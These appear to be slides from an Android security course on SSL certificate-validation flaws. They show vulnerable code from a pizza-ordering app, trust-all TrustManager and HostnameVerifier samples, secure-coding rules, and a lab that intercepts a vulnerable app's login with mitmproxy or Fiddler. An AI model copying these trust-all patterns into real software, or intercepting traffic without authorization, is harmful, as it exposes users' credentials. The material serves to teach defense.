
za

action
ns users'
rsonal
information

The vulnerability allows MITM attack!!

https://jvn.jp/e 39218538/index.html
https://play.google.com/store/apps/details?id=jp.pizzahut.aorder

Attack Scenario



Vulnerable Code

jp/pizzahut/aorder/data/DataUtil.java

```
public static HttpClient getNewHttpClient() {
   DefaultHttpClient v6;
   try {
      KeyStore v5 = KeyStore.getInstance(KeyStore.getDefaultType());
      v5.load(null, null);
      MySSLSocketFactory mySSLScoket = new MySSLSocketFactory(v5);
      if(PizzaHutDefineRelease.sAllowAllSSL) {
         ((SSLSocketFactory)mySSLScoket).setHostnameVerifier
                                        (SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER);
      }

      BasicHttpParams v2 = new BasicHttpParams();
      HttpConnectionParams.setConnectionTimeout(((HttpParams)v2), 30000);
      ...
   }
   catch(Exception v1) {
      v6 = new DefaultHttpClient();
   }
   return ((HttpClient)v6);
}
```

Other Vulnerable Code Pattern

empty TrustManager

```
TrustManager tm = new X509TrustManager() {
   @Override
   public void checkClientTrusted(X509Certificate[] chain,
            String authType) throws CertificateException {
       // do nothing, hence accepts any certificates
   }
   @Override
   public void checkServerTrusted(X509Certificate[] chain,
            String authType) throws CertificateException {
      // do nothing, hence accepts any certificates
   }
   @Override
   public X509Certificate[] getAcceptedIssuers() {
      return null;
   }
};
```

empty HostnameVerifier

```
HostnameVerifier hv = new HostnameVerifier() {
   @Override
   public boolean verify(String hostname, SSLSession session) {
      // always returns true, hence accepts any hostnames
      return true;
   }
};
```

Mitigation

- Verify SSL/TLS certificates properly
- Additional mitigation: communicate with certain servers only
  - —SSL Pinning
  - —http://nelenkov.blogspot.com/2012/12/certificate-pinning-in-android-42.html
- See “Android Application Secure Design / Secure Coding guidebook”, section 5.4, Communicating via HTTPS
  - —SSLException must be handled properly
  - —TrustManager must not be customized
  - —HostnameVerifier must not be customized

Refer to JSSEC Secure Coding Guidebook

5.4.1.2 Communicating via HTTPS

Transmitted and received data with HTTPS are encrypted. In addition HTTPS checks whether a connected server is trusted or not. To authenticate the server, Android HTTPS library verifies "server certificate" which is transmitted from the server in the handshake phase of HTTPS transaction with following points:

- The server certificate is signed by a trusted third party certificate authority
- The period and other properties of the server certificate are valid
- CN in Subject of the server certificate equals to the host name of the serve.

When an error is encountered during the verification above, a server certificate verification exception (SSLException) is thrown. The error occurs due to any defects in the server certificate or man-in-the-middle attacks by attackers. You have to handle the exception with an appropriate sequence based on the application specifications.

5.4. 2 Rule Book

1.	Sensitive Information Must Be Sent/Received over HTTPS Communication	(Required)
2.	Received Data over HTTP Must be Handled Carefully and Securely	(Required)
3.	SSLException Must Be Handled Appropriately like Notification to User	(Required)
4.	TrustManager Must Not Be Changed and Custom TrustManager Must Not Be Created	(Required)
5.	HostnameVerifier Must Not Be Changed and Custom HostnameVerifier Must Not Be Created	(Required)

Don't customize **`TrustManager` and `HostnameVerifier`**

Fake ID vulnerability

Android Fake ID Vulnerability Lets Malware Impersonate Trusted Applications, Puts All Android Users Since January 2010 At Risk

https://bluebox.com/technical/android-fake-id-vulnerability/

Presented at BlackHat 2014 USA

ANDROID FAKEID VULNERABILITY WALKTHROUGH

https://www.blackhat.com/us-14/archives.html#android-fakeid-vulnerability-walkthrough

Fake ID vulnerability

- Android apps are digitally signed
- Android OS verifies the signature when installing apps
- Signature verifier code comes from the old Apache Harmony code
- The signature verifier code had problem; it couldn't verify certificate-chaining properly.

MORAL

Certificate verification is a complicated process.
If you need to develop your own verification code, you need a clear understanding, fine coding skill, and sophisticated testing phase.

References

- SSL Vulnerabilities: Who listens when Android applications talk?
  - http://www.fireeye.com/blog/technical/2014/08/ssl-vulnerabilities-who-listens-when-android-applications-talk.html
- Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security
  - http://www2.dcsec.uni-hannover.de/files/android/p50-fahl.pdf
- Defeating SSL Certificate Validation for Android Applications
  - https://secure.mcafee.com/us/resources/white-papers/wp-defeating-ssl-cert-validation.pdf
- OnionKit by Android Library Project for Multi-Layer Network Connections (Better TLS/SSL and Tor)
  - https://github.com/guardianproject/OnionKit
- Android Pinning by Moxie Marlinspike
  - https://github.com/moxie0/AndroidPinning

Part 3

Exercise: Vulnerability

Using tools


- mitmproxy or Fiddler
  - —proxy tool
- apktool
  - —reverse engineering tool
- dex2jar
  - —convert dex to jar file
- JD-GUI
  - —decompile for Java

Install mitmproxy


- mitmproxy
  - —http://mitmproxy.org/
  - —Installation

```
pip install mitmproxy
```


    - in Windows
      - —Install Python
      - —https://www.python.org/




Install Fiddler



- Fiddler
  - —http://www.telerik.com/fiddler
- Configure Fiddler to capture traffic from Android apps
  - —Click [Tools] > [Fiddler Options]
    - Click [HTTPS] > [Decrypt HTTPS traffic]
    - Click [Connections] > [Allow remote computers to connect]






apktool


- apktool
  - —https://code.google.com/p/android-apktool/
  - —for reverse engineering apk files

  - —Features
    - decode resources
    - rebuild
    - etc.



dex2jar

- dex2jar
  - —https://code.google.com/p/dex2jar/
  - —convert Android dex file to Java class file




JD-GUI

- JD-GUI
  - —http://jd.benow.ca/
  - —Decompiler for Java

SSL Vulnerability

SSL Vulnerability

- Many app contains SSL vulnerability.
  - —The FireEye Mobile Security Team analyzed the 1,000 most downloaded free apps in Google Play. They found SSL Vulnerability in about 68% of apps.



http://www.fireeye.com/blog/technical/2014/08/ssl-vulnerabilities-who-listens-when-android-applications-talk.html

Install vulnerable app


- Vulnerable app
  - —Monaca Debugger for Android ver1.4.1
    - Monaca Debugger for Android contains an issue where it fails to verify SSL server certificates.
- Installation

```
adb install mobi.monaca.debugger-1.4.1.apk
```


Exercise: SSL Vulnerability

- PC
  - —Run the mitmproxy or Fiddler in PC
    - mitmproxy
      - —Default port: 8080
    - Fiddler
      - —Default port: 8888
- Android
  - —[Settings] > [Wi-Fi] > [target AP]
    - Tap the [Show advanced options]
      - —Change proxy settings
        - [Proxy hostname], [Proxy port]
  - —Launch Monaca Debugger
    - Type "hoge@example.com" in the Email Address and "abcdefg" in the Password, Tap Login.

Using mitmproxy



Using Fiddler



Analysis

- Decode resources

```
java –jar apktool.jar d mobi.monaca.debugger-1.4.1.apk out
```

  —Decode files output "out" directory.

- Convert a dex file to a jar file

